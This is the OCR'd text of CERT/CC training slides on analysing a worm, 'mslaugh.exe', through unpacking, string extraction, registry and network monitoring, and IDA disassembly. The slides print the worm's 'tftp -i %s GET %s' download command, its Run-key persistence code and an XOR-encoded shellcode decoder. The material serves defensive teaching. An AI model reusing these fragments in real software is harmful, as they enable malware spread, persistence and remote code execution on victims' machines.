
Packers and Obfuscation

- Packers
  - upx – use upx to unpack (unless modified)
  - aspack
  - pecompact
  - petite
- Compression
  - zip
  - gzip (often used with tar)
  - rar
- Encryption
  - morphine
- Manual Unpacking
  - IDC Script
  - OllyDbg
  - LordPE
  - ImpRec
  - Custom written unpackers

Unpacking Methodologies

- Static Unpackers
  - Public Unpackers
  - Custom Written Unpackers
- Debugger Techniques
  - Single Step
  - Break on Function Calls
  - Break on DLL Load
- Memory Dumps
  - LordPE
  - OllyDmp
  - ImpRec





Debuggers

Used to control program execution

- **Single-step through instructions**
- **Watch processor register values**
- **Set execution break-points**
- **Inspect memory locations**

Common tools:

- **SoftICE (Windows - commercial)**
- **OllyDbg (Windows – free)**
- **gdb (unix)**

Disassemblers

Read executable files and produce assembly language

- **Assumes well-structured executable files**

Common tools:

- **IDA Pro (Windows, etc – commercial)**
  - **Primarily a disassembler with debugging capabilities**
  - **Library recognition technology (FLIRT)**
  - **IDC Script**
  - **IDA Plug-ins**
- **OllyDbg (Windows – free)**
  - **Primarily a debugger with disassembly functionality**
  - **Several free plug-ins including a script engine**
- **objdump (unix)**

Static Analysis

Reading assembly language is difficult

- **Processor instruction set**
- **Memory architectures**
- **Operating system internals and API**
- **Compiler frameworks**
- **Executable formats**
- **Library formats and recognition**
- **Complex algorithm recognition**

And… attackers use anti-analysis techniques

No other way to generate authoritative, complete analysis of malicious code

Questions? Feedback?

Carnegie Mellon
Software Engineering Institute

CERT Coordination Center
15 Years of Service
1988 - 2003


Sample Analysis Runtime and Static

CERT® Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213-3890


The CERT Coordination Center is part of the Software Engineering Institute. The Software Engineering Institute is sponsored by the U.S. Department of Defense.

Identify the File

- Run through AV scanner
  - Be sure scanner is not set to delete the malware or make sure you have another copy!



- Run file through PEiD




Strings (Packed Malware)

- **Clues from packed strings**
  - **ANG3L – hop**
  - **tftp**
- **Information value is low**
- **Unpacking may increase the value**

Unpacking mslaugh.exe

- PeID Identified Packer as UPX
- Attempt to unpack using upx
  - upx –d mslaugh.ex_ -o mslaugh.ex_.unp




- This fails giving an indication that the file has likely been modified or hacked in some way

- Use manual unpacking technique

PEiD After Unpack

- **Looking at dumped file in PEiD shows the compiler may have been LCC**



- **Appears there are no additional layers of obfuscation**

Packed –vs– Unpacked Strings

- Far more useful strings can be extracted after unpacking
- More useful clues from unpacked strings
  - \\\C$\12345611111111111111.doc
  - FXNBFXFXNBFXFXFXFX
  - I dedicate this particular strain to me ANG3L - hope yer enjoying yerself and dont forget the promise for me B/DAY !!!!
  - MEOW
  - example.org
  - start %s
  - tftp -i %s GET %s
  - SILLY
  - Windows Automation
  - SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- Many libraries and functions also revealed

Packed –vs– Unpacked Strings

- **Libraries and functions revealed**

  - KERNEL32.DLL **– core functionality**
  - WS2_32.DLL **– Windows Sockets API library – evidence suggesting a network capture during run-time analysis**
    - **bind / send / sendto / connect / … possible network activity**
  - WININET.DLL **– Library of Internet related functions - useful for checking network connections, downloading files from Internet sites**
    - **InternetGetConnectedState – checks state of Internet connection**
  - ADVAPI32.DLL **– Advanced API library - useful for interacting with Windows OS including the registry**
    - **RegSetValueExA – look for ways the malware might modify the registry. Maybe in conjunction with the key string observed above?**
  - CRTDLL.DLL **– C library functions**
    - **fclose / fopen / fread – used to interact with files**

Regshot


- A registry key was added:
  - HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Windows Automation
- Value = 6D 73 6C 61 75 67 68 2E 65 78 65 00
  - Hex to ASCII translation yields null terminated string “mslaugh.exe”
- No new files were discovered by Regshot
  - Odd… what about the fopen, fread, fclose?

Additional Monitoring of Network and File Activity

- Regmon
  - No additional notable activity
- Filemon
  - Shows malware reading itself from disk
  - Explains the fopen, fread, fclose
  - But why do this?

Network Packet Capture

- **Sequential scanning / connection attempts to 135/tcp**




No.	Time	Source	Destination	Protocol	Info
1	0.000000	[redacted]200.129	[redacted]171.1	TCP	1038 > 135 [SYN] Seq=0 Ack=0 Win=64240 Len=0 MSS=1460
2	0.000077	[redacted]171.1	[redacted]200.129	TCP	[TCP ZeroWindow] 135 > 1038 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0
3	0.001327	[redacted]200.129	[redacted]171.2	TCP	1039 > 135 [SYN] Seq=0 Ack=0 Win=64240 Len=0 MSS=1460
4	0.001382	[redacted]171.2	[redacted]200.129	TCP	[TCP ZeroWindow] 135 > 1039 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0
5	0.001979	[redacted]200.129	[redacted]171.3	TCP	1040 > 135 [SYN] Seq=0 Ack=0 Win=64240 Len=0 MSS=1460
6	0.002034	[redacted]171.3	[redacted]200.129	TCP	[TCP ZeroWindow] 135 > 1040 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0
7	0.002500	[redacted]200.129	[redacted]171.4	TCP	1041 > 135 [SYN] Seq=0 Ack=0 Win=64240 Len=0 MSS=1460
8	0.002554	[redacted]171.4	[redacted]200.129	TCP	[TCP ZeroWindow] 135 > 1041 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0
9	0.002995	[redacted]200.129	[redacted]171.5	TCP	1042 > 135 [SYN] Seq=0 Ack=0 Win=64240 Len=0 MSS=1460
10	0.003047	[redacted]171.5	[redacted]200.129	TCP	[TCP ZeroWindow] 135 > 1042 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0
11	0.003474	[redacted]200.129	[redacted]171.6	TCP	1043 > 135 [SYN] Seq=0 Ack=0 Win=64240 Len=0 MSS=1460
12	0.003523	[redacted]171.6	[redacted]200.129	TCP	[TCP ZeroWindow] 135 > 1043 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0
13	0.004139	[redacted]200.129	[redacted]171.7	TCP	1044 > 135 [SYN] Seq=0 Ack=0 Win=64240 Len=0 MSS=1460
14	0.004191	[redacted]171.7	[redacted]200.129	TCP	[TCP ZeroWindow] 135 > 1044 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0
15	0.004638	[redacted]200.129	[redacted]171.8	TCP	1045 > 135 [SYN] Seq=0 Ack=0 Win=64240 Len=0 MSS=1460
16	0.004690	[redacted]171.8	[redacted]200.129	TCP	[TCP ZeroWindow] 135 > 1045 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0
17	0.005345	[redacted]200.129	[redacted]171.9	TCP	1046 > 135 [SYN] Seq=0 Ack=0 Win=64240 Len=0 MSS=1460

Network Packet Capture

- **nc –l –p 135 –o 135.cap**
- **This will cause netcat to listen on 135/tcp and write what it captures to 135.cap file for later analysis**
- **Allows the TCP connection to complete so application layer packet can be received and analyzed**

MSRPC Packet Capture



Sacrificial Lamb

- Place vulnerable host on wire
- Try to force/allow interaction to take place between infected host and vulnerable host
- Record network traffic
- Analyze interaction

Summary of Insights Gained From Runtime Analysis

- How malware is started when machines reboot
- 135/tcp Scanning
- Backdoor port opened on targeted host (4444/tcp)
- tftp spread mechanism
- Possibly more depending on the conditions of the runtime environment

Static Analysis

```
seg000:00000000 ;
seg000:00000000 ; +-------------------------------------------------------------------------+
seg000:00000000 ; |      This file is generated by The Interactive Dis
seg000:00000000 ; |      Copyright (c) 2004 by DataRescue sa/nv, <ida@
seg000:00000000 ; |    Licensed to:
seg000:00000000 ; +-------------------------------------------------------------------------+
seg000:00000000 ;
seg000:00000000 ; File Name   : C:\Documents and Settings\    \Desktop
seg000:00000000 ; Format      : Binary File
seg000:00000000 ; Base Address: 0000h Range: 0000h - 0308h Loaded len
seg000:00000000
seg000:00000000
seg000:00000000 ; ---------------------------------------------------------------------------
seg000:00000000
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000 ; [000000A7 BYTES: COLLAPSED AREA NOP_SLED. PRESS KEY
seg000:000000A7                 jmp     short loc_C2
seg000:000000A7
seg000:000000A9 ; ---------------------------------------------------------------------------
seg000:000000A9
seg000:000000A9 decode_shellcode:                       ; CODE XREF:
seg000:000000A9                 pop     esi
seg000:000000AA                 xor     ecx, ecx
seg000:000000AC                 sub     ecx, -119
seg000:000000B2
seg000:000000B2 LOOP_XOR_DECODE:                        ; CODE XREF:
seg000:000000B2                 xor     dword ptr [esi], 9432BF80h
seg000:000000B8
seg000:000000B8 loc_B8:
seg000:000000B8                 sub     esi, -4
seg000:000000BE                 loop    LOOP_XOR_DECODE
seg000:000000BE
seg000:000000C0                 jmp     short shellcode
seg000:000000C0
seg000:000000C2 ; ---------------------------------------------------------------------------
seg000:000000C2
seg000:000000C2 loc_C2:                                 ; CODE XREF:
seg000:000000C2                 call    decode_shellcode
seg000:000000C2
seg000:000000C7 //
seg000:000000C7 // Decoded shellcode listed below
seg000:000000C7 //   Origional shellcode was XOR encoded
seg000:000000C7 //   Deocde routine @ 0x000000A9
seg000:000000C7 //
seg000:000000C7
seg000:000000C7 shellcode:                              ; CODE XREF:
seg000:000000C7                 sub     esp, 34h
seg000:000000CA                 mov     esi, esp
seg000:000000CC                 call    get_k32_addr_from_peb
seg000:000000CC
seg000:000000D1                 mov     [esi], eax
seg000:000000D3                 push    dword ptr [esi]
seg000:000000D5                 push    0EC0E4E8Eh      ; LoadLibrary
seg000:000000DA                 call    GetProcAddr_From_Hash
seg000:000000DA
seg000:000000DF                 mov     [esi+8], eax
seg000:000000E2                 push    dword ptr [esi]
seg000:000000E4                 push    0CE05D9ADh      ; WaitForSing
seg000:000000E9                 call    GetProcAddr_From_Hash
```

```
code:00401250
code:00401250 ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
code:00401250
code:00401250 ; Attributes: bp-based frame
code:00401250
code:00401250 main              proc near               ; CODE XREF: sub_402254+5C↓p
code:00401250
code:00401250 in                = in_addr ptr -3ACh
code:00401250 var_3A8           = dword ptr -3A8h
code:00401250 var_3A4           = dword ptr -3A4h
code:00401250 name              = byte ptr -3A0h
code:00401250 WSAData           = WSAData ptr -1A0h
code:00401250 Month             = dword ptr -10h
code:00401250 DayOfMonth        = byte ptr -0Ch
code:00401250 hKey              = dword ptr -8
code:00401250 ThreadId          = dword ptr -4
code:00401250
code:00401250                   push    ebp
code:00401251                   mov     ebp, esp
code:00401253                   sub     esp, 3ACh
code:00401259                   push    esi
code:0040125A                   push    edi
code:0040125B                   xor     esi, esi
code:0040125D                   push    0               ; lpdwDisposition
code:0040125F                   lea     eax, [ebp+hKey]
code:00401262                   push    eax             ; phkResult
code:00401263                   push    0               ; lpSecurityAttributes
code:00401265                   push    KEY_ALL_ACCESS  ; samDesired
code:0040126A                   push    0               ; dwOptions
code:0040126C                   push    0               ; lpClass
code:0040126E                   push    0               ; Reserved
code:00401270                   push    offset SubKey   ; lpSubKey = SOFTWARE\Microsoft\Windows\CurrentVersion\Run
code:00401275                   push    HKEY_LOCAL_MACHINE ; hKey
code:0040127A                   call    RegCreateKeyExA
code:0040127A
code:0040127F                   push    32h             ; cbData
code:00401281                   push    offset aMslaugh_exe ; lpData = mslaugh.exe
code:00401286                   push    1               ; dwType
code:00401288                   push    0               ; Reserved
code:0040128A                   push    offset ValueName ; lpValueName = Windows Automation
code:0040128F                   push    [ebp+hKey]      ; hKey
code:00401292                   call    RegSetValueExA
code:00401292
code:00401297                   push    [ebp+hKey]      ; hKey
code:0040129A                   call    RegCloseKey
code:0040129A
code:0040129F                   push    offset Name     ; lpName = SILLY
code:004012A4                   push    1               ; bInitialOwner
code:004012A6                   push    0               ; lpMutexAttributes
code:004012A8                   call    CreateMutexA
code:004012A8
code:004012AD                   call    GetLastError
code:004012AD
code:004012B2                   cmp     eax, 0B7h
code:004012B7                   jnz     short loc_4012C0
code:004012B7
code:004012B9                   push    0               ; uExitCode
code:004012BB                   call    ExitProcess
code:004012BB
```

Static Analysis IDA or OllyDbg

- Analysis of shellcode payload
  - Attempt to understand functionality
  - Specifically trying to understand the shellcode the malware sends across the network
  - Look for any hidden function

- Analysis of unpacked malware executable
  - Try to understand basic functions
  - Dig deeper only if you need the details

Additional Insight Gained From Static Analysis (shellcode)

